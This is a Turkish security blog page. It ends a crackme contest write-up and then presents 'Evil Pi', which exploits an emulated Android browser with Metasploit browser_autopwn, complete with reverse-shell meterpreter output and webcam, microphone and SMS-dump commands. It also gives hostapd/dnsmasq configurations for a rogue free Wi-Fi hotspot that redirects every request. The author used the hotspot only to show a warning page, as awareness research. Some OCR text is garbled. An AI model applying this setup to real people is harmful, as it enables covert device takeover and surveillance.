
```
ex C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>cd Desktop
C:\Documents and Settings\Administrator\Desktop>cd Crackme
C:\Documents and Settings\Administrator\Desktop\Crackme>upx -d Hack4Career.exe
    Ultimate Packer for eXecutables
    Copyright (C) 1996 - 2013
UPX 3.09w      Markus Oberhumer, Laszlo Molnar & John Reiser   Feb 18th 2013
  File size      Ratio      Format      Name
  29184 <-     9728    33.33%    win32/pe    Hack4Career.exe


Unpacked 1 file.



C:\Documents and Settings\Administrator\Desktop\Crackme>
```

Yine PEiD ile bu programını incelediğinizde programın Visual C++ ile derlendiğini görebilirdiniz.




Hack4Career.exe programını Immunity Debugger aracı (debugger) ile incelediğinizde 004113A0 fonksiyonunda iki değerin (0x3030 ve 0x7171) XOR işleminden geçirildiğini (XOR işleminin sonucu 0x4141), kullanıcıdan alınan girdi (input) ile ondalık değere çevrilerek (0x4141 değerinin ondalık karşılığı 16705'dir.) karşılaştırıldığını görebilir ve 16705 değerini bana ileterek oyunu başarıyla tamamlayabiliirdiniz :)





OYUNU BAŞARIYLA TAMAMLAYANLAR: Kamil Onur Özkaleli, Ali AĞDENİZ, Semih DEMİRCİ, Mustafa ALİ CAN, Musa ANTİKE, Tuğser OKUR, Kenan GÜMÜŞ, Onur ALANBEL, Osman ERÇELİK

ÇEKİLİŞ ve KAZANAN TALİHLİLER:



Başa kazanan iki talihli (Mustafa ALİ CAN ve Ali AĞDENİZ) olmak üzere parola bulma oyununa katılan ve başarıyla tamamlayan herkesi tebrik eder, yeni oyunlarda görüşmek dileğiyle herkese güvenli günler dilerim :)

## Evil Pi

Source: <https://www.mertsarica.com/evil-pi/>

By M.S on March 2nd, 2015


Her yıl olduğu gibi bu yıl da güvenlik firmaları tarafından hazırlanan güvenlik tahminleri raporlarını ([örnek](#)) inceleyecek olursanız yine mobil güvenliğin bu raporlarda öne çıktığını görebilirsiniz. Özellikle Android gibi güncellenmesi telefon üreticisinin insiyatifine kalmış olan işletim sistemlerini kullanan kullanıcılar, belki de yıllarca zafiyet barındıran bu sistemler ile [yaşamak zorunda](#) kalıyorlar.

Bu durumun kötüye kullanılma senaryolarından bir tanesi, mobil işletim sisteminizde yer alan ve zafiyet barındıran mobil internet tarayıcısı ile ziyaret ettiğiniz zararlı web sitesinde yer alan zararlı kodun, cep telefonunuzda çalışması sonucunda art niyetli kişilerin kontrolüne geçmesi olabilir. Cep telefonunuzu kontrol eden art niyetli kişi veya kişiler, kameranız ile sizden habersiz fotoğraf çekerildiği gibi tüm rehberinizi izinsiz olarak kopyalayabilirler.


Bu tür bir durumla karşılaşmama adına çoğu zaman bilmemiş olduğumuz, şüpheli web sitelerini ziyaret etmekten kaçınırız. Fakat aynı dikkati, oturduğumuz bir cafede veya gezdiğimiz bir AVM (alışveriş merkezi)'de yayın yapan kablosuz erişim noktasına bağlanırken göstermemeyiz ve bunun da benzer bir sonuca yol açacağı çoktan aklımızın ucundan bile geçmez.

Ben de bu yazı ile güvenilir olmayan kablosuz erişim noktasına bağlanmanın kullanıcılar için ne denli kötü bir sonuca yol açabileceğine, ürettiğim bir senaryo ile dikkat çekmek istedim ve hemen işe koyuldu.

Öncelikle Android 4.2.2 öncesinde tüm Android sürümlerini etkileyen bir zafiyetin ([CVE-2012-6636](#)), istismar edilerek nasıl kötüye kullanılabileceğini göstermek istedim. Bunun için Android SDK ile gelen Android Virtual Device ([AVD](#)) Manager üzerinde Android 4.1.2 yüklü bir sanal makine oluşturup, öykünücü (emulator) ile çalıştırıldım. Ardından Metasploit üzerinde bulunan ve bağlantı kurulan internet tarayıcısını ve eklentilerini otomatik olarak algılayıp (user-agent), 21 tane istismar kodu arasından buna uygun istismar kodu göndererek hedef sistem üzerinde uzaktan kod çalıştırımıya imkan tanıyan [Auto Pwn](#) modülünü çalıştırıldım. Son olarak öykünücüde çalışan Android'in internet tarayıcısı ile Metasploit'in Browser Autopwn modülünün yüklü olduğu adrese bağlandığında Metasploit üzerinde Meterpreter oturumu başarıyla kurulmuş oldu. Burada ürkütücü olan kısmı, meterpreter oturumu üzerinden ses ve görüntü kaydının rahatlıkla yapılabilecek olmasıydı.



```
root@kali:~# msfconsole
[*] Starting the Metasploit Framework console.../
```



```
Frustrated with proxy pivoting? Upgrade to layer-2 VPN pivoting with
Metasploit Pro -- learn more on http://rapid7.com/metasploit

=[ metasploit v4.11.0-2014122301 [core:4.11.0.pre.2014122301 api:1.0.0]]
+ -- --=[ 1378 exploits - 777 auxiliary - 222 post      ]
+ -- --=[ 342 payloads - 37 encoders - 8 nops      ]
+ -- --=[ Free Metasploit Pro trial: http://r-7.co/trymsp ]

msf > use auxiliary/server/browser_autopwn
msf auxiliary(browser_autopwn) > set lhost 192.168.201.191
lhost => 192.168.201.191
msf auxiliary(browser_autopwn) > set uripath /
uripath => /
msf auxiliary(browser_autopwn) > run
```

```
* Starting exploit multi/browser/java_rhino with payload java/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/QSYVUpGeg
* Local IP: http://192.168.201.191:8080/QSYVUpGeg
* Server started.
* Starting exploit multi/browser/java_verifier_field_access with payload java/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/HAZsYalpie
* Local IP: http://192.168.201.191:8080/HAZsYalpie
* Server started.
* Starting exploit multi/browser/opera_configoverwrite with payload generic/shell_reverse_tcp
* Using URL: http://0.0.0.0:8080/gDGHUGan
* Local IP: http://192.168.201.191:8080/gDGHUGan
* Server started.
* Starting exploit windows/browser/adobe_flash_mp4_cpr with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/BjTgMwOxKITna
* Local IP: http://192.168.201.191:8080/BjTgMwOxKITna
* Server started.
* Starting exploit windows/browser/adobe_flash_rttmp with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/NEWGrGnJii
* Local IP: http://192.168.201.191:8080/NEWGrGnJii
* Server started.
* Starting exploit windows/browser/ie_cgenericelement_uaf with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/trWvxe
* Local IP: http://192.168.201.191:8080/trWvxe
* Server started.
* Starting exploit windows/browser/ie_createobject with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/RlfwuO
* Local IP: http://192.168.201.191:8080/RlfwuO
* Server started.
* Starting exploit windows/browser/ie_execcommand_uaf with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/pbpnyjGb
* Local IP: http://192.168.201.191:8080/pbpnyjGb
* Server started.
* Starting exploit windows/browser/mozilla_nstreerange with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/OXYPsL
* Local IP: http://192.168.201.191:8080/OXYPsL
* Server started.
* Starting exploit windows/browser/ms12_004_midi with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/mzdg
* Local IP: http://192.168.201.191:8080/mzdg
* Server started.
* Starting exploit windows/browser/ms13_080_cdisplaypointer with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/FQGYjp
* Local IP: http://192.168.201.191:8080/FQGYjp
* Server started.
* Starting exploit windows/browser/ms14_064_ole_code_execution with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/uwuaAlm
* Local IP: http://192.168.201.191:8080/uwuaAlm
* Server started.
* Starting exploit windows/browser/msxml_get_definition_code_exec with payload windows/meterpreter/reverse_tcp
* Using URL: http://0.0.0.0:8080/FeuiPolFVECfo
* Local IP: http://192.168.201.191:8080/FeuiPolFVECfo
* Server started.
* Starting handler for windows/meterpreter/reverse_tcp on port 3333
* Starting handler for generic/shell_reverse_tcp on port 6666
* Started reverse handler on 192.168.201.191:3333
* Starting the payload handler...
* Starting handler for java/meterpreter/reverse_tcp on port 7777
* Started reverse handler on 192.168.201.191:6666
* Starting the payload handler...
* Started reverse handler on 192.168.201.191:7777
* Starting the payload handler...
```

```
[*] --- Done, found 21 exploit modules  
[*] Using URL: http://0.0.0.0:8080/  
[*] Local IP: http://192.168.201.191:8080  
[*] Server started.
```

[\*] creating exploit modules on host 102.168.201.101

```
[*] Starting exploit modules on host 192.168.201.191...
[*] ---
```

[\*] Starting exploit android/browser/webview\_addjavascr  
[\*] using URL: http://0.0.0.0:8080/KRgUIU

Local IP: http://192.168.201.191:8000  
Server started.

Starting handler for android/meterpreter  
Started reverse handler on 192.168.204:4444  
Extracting the payload handle

[\*] starting the payload

[\*] using URL: http://9

\* Local IP: http://192.168.201.1  
\* Server started.

- 192.168.201.1 browser\_autopwn - Hand
- 192.168.201.1 browser\_autopwn - Hand

```
* 192.168.201.1 browser_autopwn - Java  
* 192.168.201.1 browser_autopwn - Resp
```

```
192.168.201.1 webview_add javascript  
192.168.201.1 webview_add javascript  
192.168.201.1 webview_add javascript
```

• Sending stage (43586 bytes) to 192.168.201.1

J-Interpreter session 1 opened (192.168.2.

Digitized by srujanika@gmail.com



```
mst auxiliary(browser_autopwn) > sessions
Active sessions
=====
Id Type Information Connection
1 meterpreter java/android @ localhost 192.168.201.191:4444 -> 192.168.201.1:56446 (fe80::5054:ff:fe12:3456)

msf auxiliary(browser_autopwn) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > help
Core Commands
=====
Command Description
-----
? Help menu
background Backgrounds the current session
bgkill Kills a background meterpreter script
bglist Lists running background scripts
bgrun Executes a meterpreter script as a background thread
channel Displays information about active channels
close Closes a channel
disable_unicode_encoding Disables encoding of unicode strings
enable_unicode_encoding Enables encoding of unicode strings
exit Terminate the meterpreter session
help Help menu
info Displays information about a Post module
interact Interacts with a channel
irb Drop into irb scripting mode
load Load one or more meterpreter extensions
quit Terminate the meterpreter session
read Reads data from a channel
resource Run the commands stored in a file
run Executes a meterpreter script or Post module
use Deprecated alias for 'load'
write Writes data to a channel

Stdapi: File system Commands
=====
Command Description
-----
cat Read the contents of a file to the screen
cd Change directory
download Download a file or directory
edit Edit a file
getcwd Print local working directory
getwd Print working directory
lcd Change local working directory
lpwd Print local working directory
ls List files
mkdir Make directory
pwd Print working directory
rm Delete the specified file
rmdir Remove directory
search Search for files
upload Upload a file or directory

Stdapi: Networking Commands
=====
Command Description
-----
ifconfig Display interfaces
ipconfig Display interfaces
portfwd Forward a local port to a remote service
route View and modify the routing table

Stdapi: System Commands
=====
Command Description
-----
execute Execute a command
getuid Get the user that the server is running as
ps List running processes
shell Drop into a system command shell
sysinfo Gets information about the remote system, such as os

Stdapi: webcam Commands
=====
Command Description
-----
record_mic Record audio from the default microphone for x seconds
webcam_chat Start a video chat
webcam_list List webcams
webcam_snap Take a snapshot from the specified webcam
webcam_stream Play a video stream from the specified webcam

Android Commands
=====
Command Description
-----
check_root Check if device is rooted
dump_calllog Get call log
dump_contacts Get contacts list
dump_sms Get sms messages
geolocate Get current lat-long using geolocation
```

İstismar kısmından sonra yazımın asıl konusu olan, güvenilir olmayan bir kablosuz erişim noktasının nasıl ve ne kadar kolaylıkla art niyetli kişiler tarafından kötüye kullanılabileceği sorusuna yanıt bulmaya çalıştım.

Yanıt aramaya başladıkten kısa bir süre sonra aklıma şöyle bir kötüye kullanım senaryosu geldi;

- Art niyetli kişi Ucretsiz\_WIFI adında kablosuz ve şifresiz erişim noktası oluşturur.
- Bunun üzerinde bir tane web sunucusu çalışır.
- Erişim noktasına bağlanan kullanıcı, herhangi bir web sitesine bağlanmaya çalıştığında kullanıcı otomatik olarak Browser Autopwn modülü çalışan Metasploit'e yönlendirilir.
- Bağlantı kuran sistem üzerinde bir zafiyet var ise otomatik olarak sistemi hacklenir.

Senaryoyu oluşturduktan sonra bunu pratiğe dökmek için nelere ihtiyacım olacağını düşünmeye başladım ve elimdeki donanımlarla bunu öğrenmek için tekrar işe koyuldum.

İlk olarak hali hazırda elimde bulunan ve üzerinde [Kali](#) yüklü olan [Raspberry Pi Model B](#)'yi kablosuz erişim noktası olarak çalıştırmak için çalışmalarla başladım. Kali'yi kablosuz erişim noktası olarak kullanabilmek için üzerine [hostapd](#) ve [dnsmasq](#) araçlarını yükledim (`apt-get install hostapd dnsmasq`).

İkinci olarak kablosuz ağ sızma testleri için biçilmiş kaftan olan Alfa marka [AWUS036H](#) model USB adaptörü Raspberry Pi'ye bağlayıp, AccessPoint Infrastructure / Master kipinde (access point olarak çalışabilme özelliği) çalışmaya çalıştım. Her zamanki gibi işler yolunda gitmedi. Birincisi Raspberry Pi Model B'nin gücü AWUS036H'yi çalışmaya yetmedi. Bu sorun beni yıldıramaz diyerek gittim ve Raspberry Pi [Model B+](#) aldım. Bu defa da AWUS036H Master kipinde çalışmadi meğerse bu adaptör master kipinde çalışmayı desteklemiyormuş. Bu sefer de gidip TP-Link marka [WN722N](#) model WIFI USB adaptör aldım ve nihayet donanımsal sorunları aşmış oldum.

Üçüncü olarak dnsmasq ve Apache 404 yönlendirmesi ile bağlanan kullanıcıyı otomatik olarak web sunucusuna yönlendirmek için düzenlemeler yaptım.

Kullanıcının gitmek istediği sayfaya bulunamazsa (404 hata kodu), otomatik olarak yerel web sunucusunun ana sayfasına yönlendirilir. (Örnek: <http://www.google.com.tr> -> <http://www.mertsarica.com/uyari.php> (10.0.0.1))

```

Kali B+ - SecureCRT          Kali B+ - SecureCRT
File Edit View Options Transfer Script Tools Window Help
File Edit View Options Transfer Script Tools Window Help
Enter host <Alt+R>          Enter host <Alt+R>
GNU nano 2.2.6   File: /etc/apache2/sites-enabled/000-default      GNU nano 2.2.6   File: /etc/apache2/sites-enabled/default-ssl
<virtualHost *:80>
  ServerAdmin mert.sarica@gmail.com
  ServerName www.mertsarica.com

  DocumentRoot /var/www
  <Directory />
    Options FollowSymLinks
    AllowOverride None
  </Directory>
  <Directory /var/www/>
    Options Indexes FollowSymLinks Multiviews
    AllowOverride None
    Order allow,deny
    allow from all
  </Directory>

  ScriptAlias /cgi-bin/ /usr/lib/cgi-bin/
  <Directory "/usr/lib/cgi-bin">
    AllowOverride None
    Options +ExecCGI -Multiviews +SymLinksIfOwnerMatch
    Order allow,deny
    Allow from all
  </Directory>

  ErrorLog ${APACHE_LOG_DIR}/error.log
  ErrorDocument 401 /index.php
  ErrorDocument 404 /index.php
  ErrorDocument 500 /index.php

  # Possible values include: debug, info, notice, warn, error, crit,
  # alert, emerg.
  LogLevel warn

  CustomLog ${APACHE_LOG_DIR}/access.log combined
</VirtualHost>

[Read 35 lines]

Ready                         Ready
ssh2: AES-256-CTR  3, 1  43 Rows, 82 Cols  VT100  CAP NUM

```

Kullanıcı hangi sayfaya gitmek isterse istesin otomatik olarak yerel web sunucusuna yönlendirilir.

```

Kali B+ - SecureCRT          Kali B+ - SecureCRT
File Edit View Options Transfer Script Tools Window Help
File Edit View Options Transfer Script Tools Window Help
Enter host <Alt+R>          Enter host <Alt+R>
GNU nano 2.2.6   File: /etc/dnsmasq.conf      Modified
# dnsmasq
#log-queries

# Log lots of extra information about DHCP transactions.
#log-dhcp

# Include a another lot of configuration options.
#conf-file=/etc/dnsmasq.more.conf
#conf-dir=/etc/dnsmasq.d

log-facility=/var/log/dnsmasq.log
address=/#/10.0.0.1
#address=/google.com/10.0.0.1
interface=wlan2
dhcp-range=10.0.0.10,10.0.0.250,12h
dhcp-option=3,10.0.0.1
dhcp-option=6,10.0.0.1
#no-resolv
log-queries

[Read 8 lines]


Ready                         Ready
ssh2: AES-256-CTR  21, 12  44 Rows, 82 Cols  VT100  CAP NUM

```

Sıra web sunucusunun içeriğini hazırlamaya geldiğinde, etik olarak erişim noktasına bağlananları web sunucusu üzerinden Metasploit'e yönlendirmek doğru olmayacağı için, kullanıcıların farkındalığını artırma adına hazırlamış olduğum bir uyarı sayfasına yönlendirmeye karar verdim. Bu sayede hem kullanıcıları bu tür siber saldırılara karşı uyarmış hem de bu tür zararlı erişim noktalarına bağlanan potansiyel kullanıcı sayısını öğrenebilecektim.

## UYARI!

- Bu çalışma, kullanıcıların bilgi güvenliği farkındalığını artırmak ve güvensiz internet erişim noktalarına karşı kullanıcıları bilinçlendirmek amacıyla yapılmıştır.
- Ucretsiz\_WIFI erişim noktası, işlevi olmayan, geçersiz bir erişim noktasıdır.
- Güvenilirliğinden emin olmadığınız erişim noktalarından internete bağlanmanız durumunda art niyetli kişiler, şifrelerinizi çalabilir, sisteminize zararlı yazılım yükleyebilirler.
- Güvenliğiniz için lütfen güvenilirliğinden emin olmadığınız internet erişim noktalarından internet bağlantısı



Sayfalar

Haberler



Üzerinde WIFI adaptörü takılı olan Raspberry Pi B+ cihazını, [Energizer taşınabilir harici şarj cihazına](#) bağlayıp netbook çantama koyduktan sonra o AVM, bu AVM gezmeye başladım.





İki AVM gezdikten sonra Raspberry Pi'ye bağlanan kullanıcı sayısını incelediğimde 79 tane tekil MAC adresi olduğunu ve bunlardan 20 tanesinin de Android 4.4.2'den eski olduğunu gördüm. Bu da bana art niyetli bir kişinin sadece iki AVM gezerek yaklaşık 20 kullanıcının sistemini kısa bir sürede hackleyebileceğini göstermiş oldu.

```

C:\Windows\system32\cmd.exe
a8:a6:68:1a:05:b4
a8:e0:18:37:91:11
ac:9e:17:1e:7c:1a
b4:18:d1:d8:67:e1
b8:b4:2e:fc:26:a2
c0:eefb:20:1f:73
c0:f2:fb:a6:ec:84
c4:85:08:05:7c:1f
cc:3a:61:cfc8
d8:cfc9:e5:61:26
d8:cfc9:88:68:fd
e0:f8:47:39:1a:56
e0:f8:47:e2:3d:84
e4:25:e7:b9:d0:f8
f0:25:b7:9f:6b:cf
f0:25:b7:b0:68:c9
f0:27:65:42:c1:2f
f0:27:65:08:83:1b
f8:a9:d0:41:9e:8e

C:\Users\Mert\Desktop\Yeni YAZI\web>grep DHCPACK dnsmasq.log | cut -d " " -f 7 |
sort | uniq -i | wc -l
79

C:\Users\Mert\Desktop\Yeni YAZI\web>_

```

```

C:\Windows\system32\cmd.exe
